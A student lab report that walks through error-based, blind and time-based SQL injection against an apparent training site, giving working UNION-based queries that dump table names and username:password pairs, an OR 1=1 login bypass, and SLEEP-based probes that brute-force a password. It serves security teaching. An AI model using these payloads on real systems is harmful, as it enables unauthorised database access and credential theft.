

OSS Lab Project

SQL Injection

- Mashaal Sayeed 2021UCP1011
 - Priyansh Kothari 2021UCP1013
-

1. Error Based SQLi


This type of SQL Injection is the most useful for easily obtaining information about the database structure, as error messages from the database are printed directly to the browser screen

Challenge:



Input 1: Finding number of Columns

1 UNION SELECT 1




Input 2: Finding Database Name

0 UNION SELECT 1,2,database()




Input 3: Finding Table Names

0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables
WHERE table_schema = 'sqli_one'



Input 4: Finding usernames and passwords


0 UNION SELECT 1,2,group_concat(username,':',password) FROM staff_users



2. Blind SQL Injection

In blind SQL injection, we get little to no feedback to confirm whether our injected queries were, in fact, successful or not, this is because the error messages have been disabled

Challenge:



https://website.thm/login

Login Form

Username:


Password:

[Login](#)

Input:

Username: *admin*

Password: ' OR 1=1;--



https://website.thm/login

Login Form

You bypassed the login and can
now move to the next level

[Level 3](#)

3. Time-based SQL Injection


Indicator of a correct query is based on the time the query takes to complete. This time delay is introduced using built-in methods such as SLEEP(x)

If there was no pause in the response time, we know that the query was unsuccessful




Input 1: Finding number of columns

admin123' UNION SELECT SLEEP(5),2;--




Input 2: Finding valid username through bruteforce

admin123' UNION SELECT SLEEP(5),2 from users where username like 'a%';




Input 3: Found valid username 'admin'

admin123' UNION SELECT SLEEP(5),2 from users where username like 'admin';



Input 4: Finding correct password for 'admin' through bruteforce


admin123' UNION SELECT SLEEP(5),2 from users where username like 'admin' and password like 'p%';



Request Time: 0.005

Input 5: Found correct password '4961'

admin123' UNION SELECT SLEEP(5),2 from users where username like 'admin' and password like '4961';



Request Time: 5.001